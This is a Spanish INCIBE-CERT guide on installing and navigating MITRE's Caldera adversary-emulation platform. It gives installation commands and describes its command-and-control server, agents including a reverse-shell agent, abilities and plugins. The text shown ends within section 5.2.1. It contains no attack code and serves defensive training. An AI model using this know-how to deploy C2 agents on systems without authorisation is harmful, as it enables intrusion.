



Uso de la herramienta Caldera OT

Septiembre 2024

INCIBE-CERT_ESTUDIO_CALDERA_OT_2024_v1.0

La presente publicación pertenece a INCIBE (Instituto Nacional de Ciberseguridad) y está bajo una licencia Reconocimiento-No comercial 3.0 España de Creative Commons. Por esta razón está permitido copiar, distribuir y comunicar públicamente esta obra bajo las condiciones siguientes:

- Reconocimiento. El contenido de este informe se puede reproducir total o parcialmente por terceros, citando su procedencia y haciendo referencia expresa tanto a INCIBE o INCIBE-CERT como a su sitio web: <https://www.incibe.es/>. Dicho reconocimiento no podrá en ningún caso sugerir que INCIBE presta apoyo a dicho tercero o apoya el uso que hace de su obra.
- Uso No Comercial. El material original y los trabajos derivados pueden ser distribuidos, copiados y exhibidos mientras su uso no tenga fines comerciales.

Al reutilizar o distribuir la obra, tiene que dejar bien claro los términos de la licencia de esta obra. Alguna de estas condiciones puede no aplicarse si se obtiene el permiso de INCIBE-CERT como titular de los derechos de autor. Texto completo de la licencia: <https://creativecommons.org/licenses/by-nc-sa/3.0/es/>.

Índice

1. Sobre esta guía.....	5
2. Introducción.....	6
3. Organización del documento	7
4. Emulación de adversarios	8
5. Caldera	10
5.1. Instalación Caldera	10
5.1.1. Instalación con acceso a Internet.....	10
5.1.2. Instalación sin acceso a Internet	10
5.1.3. Instalación mediante Docker	11
5.2. Acceso a la plataforma Caldera	11
5.2.1. Distribución de la plataforma Caldera	13
6. Caldera OT	18
7. Aplicabilidad <i>Red Team</i>.....	21
8. Aplicabilidad <i>Blue Team</i>.....	29
9. Conclusiones.....	31
10. Referencias	32

ÍNDICE DE FIGURAS

Ilustración 1: Piramide BAD (Build, Attack, Defend)	8
Ilustración 2: Login Caldera.....	12
Ilustración 3: Usuarios y contraseñas almacenados en los archivos local.yml o default.yml	12
Ilustración 4: Equipo azul	13
Ilustración 5: Equipo rojo	13
Ilustración 6: Menú principal.....	14
Ilustración 7: Desarrollo de un agente	15
Ilustración 8: Habilidades	15
Ilustración 9: Perfil del adversario	16
Ilustración 10: Stockpile plugin.....	17
Ilustración 11: Training plugin	17
Ilustración 12: Plugins	18
Ilustración 13: Plugins	19
Ilustración 14: DNP3 Abilities	19
Ilustración 15; IEC 61850 Abilities	20
Ilustración 16: Modbus Abilities.....	20
Ilustración 1: Comandos para la creación del agente	21
Ilustración 2: Despliegue del agente	22
Ilustración 3: Agente desplegado	22
Ilustración 4: Creación de la habilidad	23
Ilustración 5: Creación de la habilidad	23
Ilustración 6: Creación de operación.....	24
Ilustración 7: Introducción de las habilidades en la operación.....	25
Ilustración 8: Habilidades utilizadas	25

Ilustración 9: Puertos abiertos.....	26
Ilustración 10: Usuarios locales.....	26
Ilustración 11: Adversario BACnet	27
Ilustración 12: Operación BACnet	27
Ilustración 13: Operación de ataque	28
Ilustración 14: Habilidades del Blue Team	29
Ilustración 15: Agente creado.....	30
Ilustración 16: Operación	30

1. Sobre esta guía

Esta guía busca que el lector pueda comprender cómo funciona la plataforma Caldera y, sobre todo, focalizarse en la extensión que existe para el mundo industrial denominado Caldera OT.

Para ello, se realizará una pequeña introducción sobre los diferentes equipos que existen en el mundo de la emulación de adversarios para, posteriormente, realizar una explicación del porqué de la creación de dicha plataforma y de cómo realizar la instalación en un dispositivo.

La siguiente fase será explicar el funcionamiento de la máquina, de qué está constituido y cómo poder introducir los *plugins* relacionados con el mundo industrial.

Finalmente, se realizarán diferentes ejemplos para que el lector vea el uso de dicha plataforma y encuentre ayuda para conseguir una mayor facilidad de uso en dicha plataforma.

2. Introducción

En estos últimos años, el continuo crecimiento de ciberataques a los entornos industriales ha preocupado considerablemente a los expertos de la ciberseguridad, ya que se trata de entornos que pueden ocasionar grandes conflictos tanto a nivel económico como a la integridad física de los seres vivos.

Debido a esta tendencia, muchos expertos del mundo de la ciberseguridad industrial estaban realmente preocupados, ya que, para poder evitar esos ciberataques, se tendría que necesitar una gran cantidad de recursos económicos y contar con un personal altamente cualificado, con conocimientos para solventar los problemas que conllevaría sufrir un incidente de ciberseguridad.

Por ello, las organizaciones de MITRE y CISA (Cybersecurity and Infrastructure Security Agency) decidieron colaborar para poder crear una herramienta de código abierto que pudiera emular diferentes tipos de ciberataques, basándose en las diferentes técnicas, tácticas y procedimientos que utilizan. De esa forma, nació la herramienta **Caldera**, una plataforma pensada para realizar diferentes tipos de simulaciones, ya que permite la creación de una gran cantidad de dispositivos simulados que se pueden atacar mediante diferentes tipos, basándose en las técnicas y tácticas de MITRE y utilizando diferentes métodos.

Por esta razón, dicha plataforma será muy importante en un futuro próximo, ya que se podrán llevar a cabo **simulaciones muy realistas**, permitiendo implantar nuevas mejoras en el mundo de la ciberseguridad, como, por ejemplo, mejoras en los dispositivos físicos, programación de las actividades a realizar tras sufrir un ataque parecido al simulado o incluso mejoras de los ciberataques que se han realizado.

3. Organización del documento

El tema principal del presente documento es la plataforma Caldera, con un interés especial en la expansión de Caldera OT. Para ello, el primer punto: **4. Emulación de adversarios**, intenta introducir al lector en el mundo de las simulaciones y de cómo están trabajando en las organizaciones que utilizan esta tecnología. Una vez asentadas las bases, se habla de la plataforma: **5. Caldera**. En este apartado se explicarán las necesidades que han visto los expertos en ciberseguridad para tener que desarrollar dicha plataforma, además de las diferentes formas de instalación existentes, seguidas de cómo se encuentra distribuido dicha plataforma.

El apartado **6. Caldera OT** explica cómo instalar los *plugins* específicos para poder simular entornos relacionados con el mundo industrial. En el apartado **7. Aplicabilidad Red Team** se recogerán varios ejemplos para el uso de la plataforma Caldera relacionado con el *Red Team* y toda la información que se puede obtener.

En el apartado **8. Aplicabilidad Blue Team** se muestran ejemplos de cómo usar esta plataforma relacionándolo con el mundo del *Blue Team*. Además, se podrá observar información que podrá ser utilizada en un futuro.

Finalmente, el apartado **9. Conclusiones** expone un breve resumen donde se juntarán todas las ideas principales de esta guía, de forma clara y concisa, sobre la plataforma Caldera.

4. Emulación de adversarios

Antes de empezar a ver en detalle todas las características y ventajas que puede llegar a ofrecer la plataforma **Caldera**, se va a explicar una de las ideas principales en que se basa esta herramienta, la denominada **emulación de adversarios**.

La emulación de adversarios es un tipo de prueba de seguridad ofensiva donde se busca simular las diferentes técnicas de algún ataque específico para así poder entender si la organización afectada posee las capacidades necesarias para poder detectar, responder y mitigar el ciberataque realizado.

Generalmente, para este tipo de ejercicios, se construye un escenario basado en una determinada metodología establecida por los responsables de ciberseguridad de la organización, ya que se intenta que la simulación del ataque sea lo más realista posible, utilizando las mismas tácticas, técnicas y procedimientos que un atacante pueda realizar. Por eso, esta fase es muy importante. Después de crear dicha metodología, será ejecutada por diferentes equipos, los más destacados son el equipo que realiza en ataque (*Red Team*¹) y el equipo que intentará defender la organización tras recibir dicho ciberataque (*Blue Team*). Además, debido a la evolución y complejidad del mundo de la ciberseguridad se han ido añadiendo más equipos, como, por ejemplo, el *Purple Team*², que se basa en la colaboración de los dos equipos mencionados anteriormente para realizar cambios en la defensa, teniendo diferentes conocimientos del ataque que se va a realizar.

A continuación, se podrán observar los diferentes equipos que pueden estar implicados, dependiendo de los recursos que se quiere dar a este tipo de actividades.




Ilustración 1: Pirámide BAD (Build, Attack, Defend)³

¹ <https://www.incibe.es/incibe-cert/blog/red-team-aguas-misteriosas>

² <https://www.incibe.es/incibe-cert/blog/purple-team-incrementa-la-efectividad-del-red-team-y-blue-team-en-sci>

³ <https://i0.wp.com/rsk-cyber-security.com/wp-content/uploads/2022/08/purple-teaming-grpah.png?w=780&ssl=1>

Otra de las ventajas que puede ofrecer este tipo de ejercicios es que permite evaluar la madurez del estado de ciberseguridad de la organización, permitiendo mejorarla en los diferentes procesos existentes, modificar los roles de seguridad, redimensionar el número de trabajadores en el SOC, etc.

5. Caldera

La plataforma **Caldera** es una plataforma de emulación realizada en código abierto, creada por la organización MITRE ante la preocupación por el crecimiento de ciberataques que se están realizando y por la constante evolución de estos. Además, gracias a esta plataforma se pueden reducir notablemente los costes, optimizando los recursos, lo que permite que empresas de menor capacidad económica también puedan mejorar su nivel de ciberseguridad.

A continuación, se explican las diferentes formas de instalación que permite esta plataforma, así como las opciones más importantes para poder utilizar la multitud de posibilidades que ofrece.

5.1. Instalación Caldera

Antes de entrar a explicar el proceso de instalación, hay que resaltar que esta plataforma consta de dos componentes principales:

- El **sistema central**, donde se incluye un servidor asíncrono de mando y control (C2) con una API REST y una interfaz web.
- Los **plugins**: repositorios independientes que cuelgan del marco central y proporcionan funciones adicionales, como colecciones TTPS, interfaces GUI, etc.

En cuanto a los requisitos previos para la instalación de Caldera, estos son:

- Un sistema operativo Linux o macOS.
- Una versión de Python 3.8 o menor.
- Un buscador moderno, como, por ejemplo, Google Chrome.
- El listado de paquetes que se encuentra en el archivo de requerimientos.

5.1.1. Instalación con acceso a Internet

Si el activo donde se va a instalar tiene acceso a Internet, la instalación de la plataforma Caldera se puede hacer fácilmente siguiendo los siguientes cuatro comandos:

```
git clone https://github.com/mitre/caldera.git --recursive
cd caldera
pip3 install -r requirements.txt
python3 server.py --insecure
```

5.1.2. Instalación sin acceso a Internet

Para instalar Caldera en un dispositivo sin acceso a Internet, es necesario un dispositivo que sí pueda acceder a Internet para poder descargar la herramienta. Una de las condiciones más importantes para realizar esta modalidad es que ambos dispositivos tengan la misma versión de sistema operativo y de Python.

Después de cumplir las anteriores condiciones, se podrá descargar la plataforma utilizando los siguientes comandos:

```
git clone https://github.com/mitre/caldera.git --recursive --branch x.x.x
```

```
mkdir caldera/python_deps  
pip3 download -r caldera/requirements.txt --dest caldera/python_deps
```

Cuando esta descarga se haya finalizado se tendrá que enviar el fichero “caldera” al dispositivo donde se quiere instalar. Finalmente, en el dispositivo donde se quiere instalar se utilizará el siguiente comando para iniciar la instalación:

```
pip3 install -r caldera/requirements.txt --no-index --find-links caldera/python_deps
```

5.1.3. Instalación mediante Docker

Este método de instalación es uno de los más complicados, ya que el usuario necesita tener un cierto conocimiento sobre el mundo del Docker. El primer paso sería clonar el repositorio de Caldera utilizando el siguiente comando:

```
git clone https://github.com/mitre/caldera.git --recursive --branch x.x.x
```

El siguiente paso, sería construir la imagen de un Docker. Para ello, se utilizará el siguiente comando:

```
cd caldera  
docker build --build-arg WIN_BUILD=true . -t caldera:server
```

Finalmente, se pondrá a funcionar el Docker del servidor de Caldera. En este caso, se puede utilizar el puerto que mejor convenga al usuario. Para que se ponga a funcionar se utilizará el siguiente comando:

```
docker run -p 7010:7010 -p 7011:7011/udp -p 7012:7012 -p 8888:8888 caldera:server
```

5.2. Acceso a la plataforma Caldera

Una vez instalada la plataforma Caldera, el siguiente paso es arrancarlo. Para ello, habrá que acceder a la carpeta caldera y después introducir el siguiente comando:

```
python3 server.py
```

Cuando la plataforma se haya levantado correctamente se tendrá que abrir un navegador y poner en el buscador localhost:puerto. Normalmente, el puerto utilizado es el 8888. Si todos los pasos anteriores se han realizado correctamente, debería aparecer la siguiente página.




Ilustración 2: Login Caldera

Ahora se necesitaría introducir el usuario y contraseña. Para ello, se tendría que ir al archivo “local.yml” o “default.yml” que se encuentran en la carpeta “conf” de caldera. En estos archivos se encuentran los usuarios y contraseñas tanto para utilizar el equipo azul como el equipo rojo. Además, en este apartado es donde se pueden cambiar los usuarios y las contraseñas si fuese necesario.

```
users:  
  blue:  
    blue: [REDACTED]  
  red:  
    red: [REDACTED]
```

Ilustración 3: Usuarios y contraseñas almacenados en los archivos local.yml o default.yml

Después de introducir las credenciales correctas, se podrá acceder a la siguiente interfaz:




Ilustración 4: Equipo azul




Ilustración 5: Equipo rojo

5.2.1. Distribución de la plataforma Caldera

Como se puede observar en la siguiente imagen, la plataforma está agrupada en tres grandes grupos, que son: *campaigns*, *plugins* y *configuration*, que a su vez están formados por varios subgrupos.




Ilustración 6: Menú principal

En este caso, los subgrupos más importantes y que se encuentran en el apartado “Campaigns” en los dos tipos de equipos (rojo y azul) son *agents*, *abilities*, *adversaries* y *operations*.

- **Agents:** se trata de un conjunto de programas de *software* que se conectan a la plataforma Caldera en determinados intervalos para poder recibir instrucciones. Dichos agentes se comunican con el servidor Caldera a través de un método concreto, definido inicialmente en la instalación del agente. En este caso, hay varios tipos, entre los cuales están:

- **Sandcat:** consiste en un agente GoLang que puede comunicarse a través de varios canales C2, como el protocolo HTTP, GIST de Github o DNS.
- **Manx:** se trata de un agente GoLang que se puede comunicar a través del contacto TCP y funciona como un *reverse-shell*.
- **Ragdoll:** es un agente Python que se comunica a través del contacto HTML.




Ilustración 7: Desarrollo de un agente

Los agentes creados pueden ser colocados en un grupo, independientemente de si se han instalado por la línea de comandos o editando el agente en la interfaz de usuario. Estos grupos sirven para determinar en qué equipo se encuentra dicho agente y que habilidades se van a ejecutar.

- **Abilities:** se trata de una implementación específica de la táctica y técnicas de MITRE ATT&CK que se puede ejecutar en los agentes creados y en funcionamiento. En estas habilidades están incluidos los comandos que se van a ejecutar, las plataformas en los que es posible la ejecución de los comandos, etc.




Ilustración 8: Habilidades

- **Adversary:** son los grupos de habilidades que representan las tácticas, técnicas y procedimientos disponibles para un actor de amenazas. Estos perfiles son utilizados tras poner en funcionamiento una operación que determine las habilidades que serán ejecutadas.




Ilustración 9: Perfil del adversario

- **Operations:** consiste en ejecutar las habilidades en los grupos de agentes. Para ello, se utilizarán los perfiles de adversario que sirven para determinar las habilidades que se ejecutarán y los grupos de agentes que sirven para determinar en qué agentes se ejecutarán las habilidades. En cuanto al orden en el que se ejecutarán las habilidades, se determinará por el planificador. En este caso, hay varios planificadores incluidos, como, por ejemplo:
 - **Atomic:** ejecuta las habilidades en el perfil del adversario de acuerdo con el orden atómico del adversario.
 - **Batch:** ejecuta todas las habilidades del adversario al mismo tiempo.
 - **Buckets:** ejecuta las habilidades del perfil del adversario agrupadas por la táctica ATT&CK.

Una vez que se ha ejecutado una o varias habilidades en una operación, se tendrá que generar un enlace para cada agente si se han realizado correctamente los siguientes cumplimientos:

- Se han cumplido todos los requisitos de hechos y hechos del enlace.
- El agente tiene un ejecutor en el que la habilidad está configurada para ejecutarse.
- El agente aún no ha ejecutado la habilidad o la habilidad está marcada como repetible.

Por otro lado, destaca el apartado *plugins*, ya que proporciona a la plataforma Caldera de funcionalidades extra. Algunos de los más importantes ya se encuentran incluidos en la propia herramienta, como, por ejemplo:

- **Sandcat:** este agente se recomienda para los nuevos usuarios.
- **Stockpile:** este *plugin* es uno de los más completos, ya que contiene la mayoría de las habilidades, adversarios, planificadores y ofuscadores de código abierto creados por el equipo de Caldera.




Ilustración 10: Stockpile plugin

- **Training:** el *plugin* de entrenamiento guía a los usuarios a través de la mayoría de las funcionalidades que es capaz de ofrecer dicha plataforma.

